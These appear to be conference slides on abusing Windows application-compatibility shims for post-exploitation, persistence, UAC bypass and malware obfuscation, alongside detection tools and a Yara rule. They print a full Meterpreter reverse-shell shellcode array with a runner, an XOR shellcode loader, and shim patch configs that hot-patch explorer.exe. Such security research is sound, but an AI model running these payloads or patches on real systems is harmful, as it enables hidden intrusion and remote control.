

A grayscale photograph of the San Francisco skyline, featuring prominent skyscrapers like the Transamerica Pyramid and the Salesforce Tower. The image is overlaid with a semi-transparent blue gradient that covers the bottom half of the frame, where the title and speaker information are located.

Abusing Native Shims for Post Exploitation

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github.com/securesean and sdb.tools

Fancy myself a malware analyst

Disclaimer:

- Not a penetration tester
- Not a developer
- Not an iSIGHT Rep



- Best commercial cyber threat intelligence provider on the planet
- 300 Experts. 24 Languages 16 Countries.
- Forward looking, adversary focused intelligence, actionable advice
- Intelligence for multiple levels: executive, operational and technical

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
Why am I here?




- Third Party bugs
 - Case study: Windows 95 + The SimCity®
 - Flush File Cache
 - Undocumented structs/API's
- OS Bugs
 - Case study: Synchronous Buffer Commits
- “Windows lies to 32-bit apps ... but it's ok because we can make it lie to 64-bit apps too” - Greg



- **Fix**
- **Mode**
- **Shim**
- Fix/Mode Configurations are held in Shim Database (.sdb) files




1. Parent Process calls CreateProcess()
 1. Parent Process checks if process should be shimmed
 2. Child Process Resources and shimming code are inserted and initialized
 3. Typically the shim hooks the Import Address Table (IAT)
2. Child Process begins executing
 1. The shimming code intercepts and manipulates API calls



- Microsoft Fix it Patches
- EMET
- Third party software




Enable the CVE-2014-0322
Workaround



	Mitigation	XP	Server 2003	Vista	Server 2008	Win7	Server 2008 R2	Win8	Server 2012
System Mitigations	DEP	✓	✓	✓	✓	✓	✓	✓	✓
	SEHOP	✗	✗	✓	✓	✓	✓	✓	✓
	ASLR	✗	✗	✓	✓	✓	✓	✓	✓
Application Mitigations	DEP	✓	✓	✓	✓	✓	✓	✓	✓
	SEHOP	✓	✓	✓	✓	✓	✓	✓	✓
	NULL Page	✓	✓	✓	✓	✓	✓	✓	✓
	Heap Spray	✓	✓	✓	✓	✓	✓	✓	✓
	Mandatory ASLR	✗	✗	✓	✓	✓	✓	✓	✓
	EAF	✓	✓	✓	✓	✓	✓	✓	✓
	Bottom-up	✓	✓	✓	✓	✓	✓	✓	✓
	Load library checks	✓	✓	✓	✓	✓	✓	✓	✓
	Memory protection checks	✓	✓	✓	✓	✓	✓	✓	✓
	Simulate execution flow	✓	✓	✓	✓	✓	✓	✓	✓
	Stack pivot	✓	✓	✓	✓	✓	✓	✓	✓

Enhanced Mitigation Experience Toolkit




Demo:




- Undocumented trick
- Create fix
- Create sdb file
- Install sdb file

Caveats

- Public version
- Does not show patch info
- Need to be Admin



- Registry
- File System






- **Registry**
- Registry keys:
 - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom
 - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\InstalledSDB
- Default File Locations
 - C:\Windows\AppPatch\Custom\
 - C:\Windows\AppPatch\Custom\Custom64\

- Registry
- **Check add/remove programs**
only with `sdbinst.exe`
- Yara/Snort rules

Uninstall or change a program

To uninstall a program, select it from the list and then click Uninstall, Change, or Repair.

Organize ▾ Uninstall/Change

Name	Publisher	Installed On	Size	Version
 putty_dll_inject		1/16/2015		
 Microsoft .NET Framework 4.5.1 Multi-Targeting Pac...	Microsoft Corporation	1/15/2015	74.5 MB	4.5.50932
 Microsoft SQL Server 2012 Data-Tier App Framework ...	Microsoft Corporation	1/15/2015	10.1 MB	11.1.2902.0

- Registry
- Check add/remove programs
- Yara/Snort rules

```
rule sdb
{
    meta:
        author = "Sean Pierce"
        description = "Shim Database files"

    strings:
        $magic = { 73 64 62 66 }

    condition:
        $magic at 8 and
        md5 != "B02B4B8924F019BDE57484A55DC5CA57" and
        md5 != "BA17F2DA98A8A375D22CB33C8E83A146" and
        md5 != "EC9D5F0AE38EC4A97E70960264B7D07D" and
        md5 != "4C7B2F691885878EDBAE48760A7E3FB9" and
        md5 != "1D8C1280D38C526C7041E72DB8D70DC1" and
        md5 != "8006552125C9D590843192543668BB0B"
}
```

- Targeted Persistence. Similar to, but more powerful than HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
- API Logging
- Kill any app
- Catch all creds for an app
- Redirect app logs
- Snoop/redirect network traffic for an app
- Trojanize any app
- Force vulnerable DLL loading
- Subvert system integrity
- UAC prompt bypass (Patched with KB3045645)
- **Malware obfuscation**


UAC application manifest flag



- sdbinst.exe
- SndVol.exe
- cleanmgr.exe
- control.exe
- syskey.exe
- 70+ classically that are signed

```
<asmv3:windowsSettings  
xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">  
  <autoElevate>true</autoElevate>  
</asmv3:windowsSettings>
```

Note: This was changed in KB3045645

Meanwhile in Microsoft HQ, 2007






"C:\Windows\system32\sdbinst.exe" /q

"C:\Users\%USERNAME%\AppData\Local\Temp\..\..\LocalLow\com.%USERNAME%.sdb"

Timeline of ACT usage in malware



BlackEnergy 2



```
44e TAG 7001 - DATABASE
454 TAG 4023 - OS_PLATFORM: 1 (0x1)
45a TAG 6001 - NAME: AcProtect_Database
460 TAG 9007 - DATABASE_ID: {F8C4CC07-6DC4-418F-B72B-304FCDB64052} NON-STANDARD
476 TAG 7002 - LIBRARY
47c TAG 7004 - SHIM
482 TAG 6001 - NAME: AcProtect_Shim
488 TAG 600a - DLLFILE: AcProtect.dll
48e TAG 7007 - EXE
494 TAG 6001 - NAME: splwow64.exe
49a TAG 6006 - APP_NAME: AcProtect_Apps
4a0 TAG 9004 - EXE_ID: {1DAC33EB-986E-4BC5-B7D8-CB9B0B7F6555}
4b6 TAG 7008 - MATCHING_FILE
4bc TAG 6001 - NAME: *
4c2 TAG 7009 - SHIM_REF
4c8 TAG 6001 - NAME: AcProtect_Shim
4ce TAG 4004 - SHIM_TAGID: 1148 (0x47c)
4d4 TAG 7007 - EXE
4da TAG 6001 - NAME: explorer.exe
4e0 TAG 6006 - APP_NAME: AcProtect_Apps
4e6 TAG 9004 - EXE_ID: {D9B74E19-6919-4C67-8DE8-3D64B72F9CFA}
4fc TAG 7008 - MATCHING_FILE
502 TAG 6001 - NAME: *
508 TAG 7009 - SHIM_REF
50e TAG 6001 - NAME: AcProtect_Shim
514 TAG 4004 - SHIM_TAGID: 1148 (0x47c)
```



- Make a DLL that Exports:
 - GetHookAPIs(char *, ushort *, ulong *)
 - NotifyShims(char *, unsigned __int16 *, unsigned __int32 *)
- Make an .sdb file that specifies that DLL

I prefer stealth and misdirection

- Malware
 - Anti-Analysis
 - Old to New
- Putty
 - InjectDll with Metasploit, PuttyRider
- Firefox
 - CorrectFilePath for the profile
- Autoruns
 - VirtualRegistry to hide malware
- Shim explorer.exe
 - Hot patch

- Benign Executables
 - 'InjectDll' and 'LoadLibraryRedirect' Fixes via a UNC path
 - Patching in new code and/or utilizing existing code akin to
 - ROP (Return Oriented Programming) chains
- Dependently Malicious Executables
 - 'kill switch'
 - 'IgnoreException' Fix
 - Hot patching instructions to redirect program flow
- Obfuscated Executable
 - The target executable will fail completely without the shim.

Simple Malware Anti-analysis

```
// msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.0.1 lport=4444 EXITFUNC=none -f c
unsigned char shellcode[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x00\x00\x01\x68"
"\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x6a\x00\x6a\x84\x56\x57\x68\x02\xd9\xc8\x5f\xff"
"\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58"
"\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9"
"\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x75\xee\xc3";

int main(void){
    // EB FE JMP to self
    __asm {
        label:
            jmp label
    }


    int(*funct)();
    funct = (int(*)()) shellcode;
    (int)(*funct)();

    return 0;
}
```

```
1 !sdbpatch
2 APP=malware1.exe
3 DBNAME=malware1
4 # Target:    P:  target name, checksum
5 # Replace:   R:  module, RVA, hex of bytes to write
6 # Match     MR: module, RVA, bytes to find, bytes to write
7 P:malware1.exe,0x13a48a90
8     R:malware1.exe,0x1000,9090
9 !endsdbpatch
```

Simple Malware Anti-analysis

```
1 !sdbpatch
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7 P:malware1.exe,0x13a48a90
8 R:malware1.exe,0x1000,9090
9 !endsdbpatch
```



```
C:\Windows\System32\cmd.exe

C:\SDB\Demo Malware>sdb-explorer.exe -C malware1.conf -o malware1.sdb
Creating new Database: malware1.sdb

Application: malware1.exe
Database Name: malware1
Patch: malware1.exe,0x13a48a90
Replace: malware1.exe,0x1000,9090
ending....
Completed Processing
malware1.exe
  APP: malware1.exe CHECKSUM: 13a48a90 Total Patch Size: 86
  MOD: malware1.exe OPCODE: 2 SIZE: 2 RVA: 00001000
        90 90

C:\SDB\Demo Malware>sdbinst -p malware1.sdb
Installation of malware1 complete.
```

```
#define SHELLCODE_SIZE 281
unsigned char shellcode[SHELLCODE_SIZE] =
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68";

// same size and will decrypt by default to something benign
unsigned char shellcodeKey[SHELLCODE_SIZE] =
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff";

int main(void){
    int i = 0;
    for (i = 0; i < SHELLCODE_SIZE; i++)
        shellcode[i] = shellcode[i] ^ shellcodeKey[i];

    int(*funct)();
    funct = (int(*)()) shellcode;
    (int)(*funct)();

    return 0;
}
```

```
1 !sdbpatch
2 APP=malware2.exe
3 DBNAME=malware2
4 # Target: P: target name, checksum
5 # Replace: R: module, RVA, hex of bytes to write
6 # Match MR: module, RVA, bytes to find, bytes to write
7 P:malware2.exe,0x13a48a90
8 R:malware1.exe,0x2020,0c4b8b581c01d38b048b01d0894424ea0
9 !endsdbpatch
```

- ShellcodeKey will be replaced at runtime to decrypt malicious code
- Neither the patch nor the target program will have the real shellcode

```
1  !sdbpatch
2  APP=explorer.exe
3  DBNAME=explorer calc
4  # Windows 7 x86
5  P:explorer.exe,0x2873a5
6      R:explorer.exe,0x24f01,e8fab60800ebf9
7      R:explorer.exe,0xb0600,906081ec8000000031c03...
8  # Windows 7 x64
9  P:%windir%/explorer.exe,0x2c8af6
10     MR:explorer.exe,0x202dc,48895C2410,E91F890900
11     R:explorer.exe,0xB8C00,905053515256574150415...
12 # Windows 8 x86
13 P:explorer.exe,0x20e478
14     R:explorer.exe,0x18408,e8f3f50d00ebf9
15     R:explorer.exe,0xf7a00,906081ec8000000031c03...
16 !endsdbpatch
```

- Disable via Group Policy
(not recommended)
- Remove Shim Engine
(NOT recommended)
- Remove sdb installer: C:\Windows\System32\sdbinst
(not effective)
- No Admin access

- Microsoft Application Compatibility Toolkit (public version)
- sdbinst.exe
- sdb-explorer.exe
- shims.exe
- Shim Cache Parser

... None help with prevention or detection of malicious shims...

Detect

Shim-File-Scanner

Scans Files/Folders for non-default shims

Checks registry for installed shims

Shim-Process-Scanner

Will search all processes for PEB shim flags

Checks for Shim App Helper DLL's are in the process space

Shim-Process-Scanner-Lite

Simple script to find loaded Shim App Helper DLL's

Prevent

Shim-Guard

Detects and alerts on newly installed shims

Shim-Guard-Lite

Flexible Powershell based script

Alerts on newly installed shims

Respond

Sdb Ingest Module (Autopsy®)


Searching for SDB files and analyzes them

Sdb Scanner (Volatility)

Scans for Shimmed processes

New Tools: Sdb Ingest Module & Volatility Plugin

- Autopsy[®] is an open source graphical forensic file/drive analysis kit built on the command line tools in Sleuth Kit[®]
- An Ingest Module is an Autopsy plugin that searches for and displays information about sdb files via sdb-explorer
- Volatility is an open source advanced memory forensics framework.



- “no shim is available to bypass the Windows 7 User Account Control” –Microsoft
 - RedirectEXE Fix
 - LoadLibraryRedirect Fix
- “This limitation is by design and is intended to reduce the risk to system security posed by allowing non-Microsoft parties to inject potentially harmful code into the loading process” –Microsoft
 - InjectDll Fix
 - Custom Fixes
- “you are not opening any additional security vulnerability.” -Microsoft
“you cannot use shims to bypass any security mechanisms present in Windows” -Microsoft
 - DisableAdvancedRPCClientHardening, Fix
 - DisableWindowsDefender Fix
 - DisableASLR Fix
 - DisableSeh Fix
 - DisableNX Fix

Security Related Prior Work

2007	Alex Ionescu: Secrets of the Application Compatibility Database (SDB)
2012	Security Company Recx Posted “Windows AppCompat Research Notes”
2013	2013 Mark Baggett. DerbyCon 2013: Owned By Default!
2014	Graham Posts “Shimming your way past UAC” Jon Erickson @ BlackHat Asia: Persist It. Using and Abusing Microsoft Fix It Patches

- Peeps: Jon, Greg, Wyatt, & Patrick,
- Special Thanks to Elma, Ross, Zach, and 9gag.com

- Other Resources:
 - [iSIGHT blog](#)
 - <http://blogs.msdn.com/b/oldnewthing/> - Raymond Chen
 - <http://blogs.msdn.com/b/cjacks/> - Chris Jackson
 - <http://www.alex-ionscu.com/> - Alex Ionescu
- Misc.
 - I apologize that Application Compatibility is the source of so much pain

- Example: Is there anything that can't be shimmed?

`github.com/securesean` and `sdb.tools`

`@secure_sean`

`sdb at secure sean dot com`

(In case you suddenly realized I'm cool)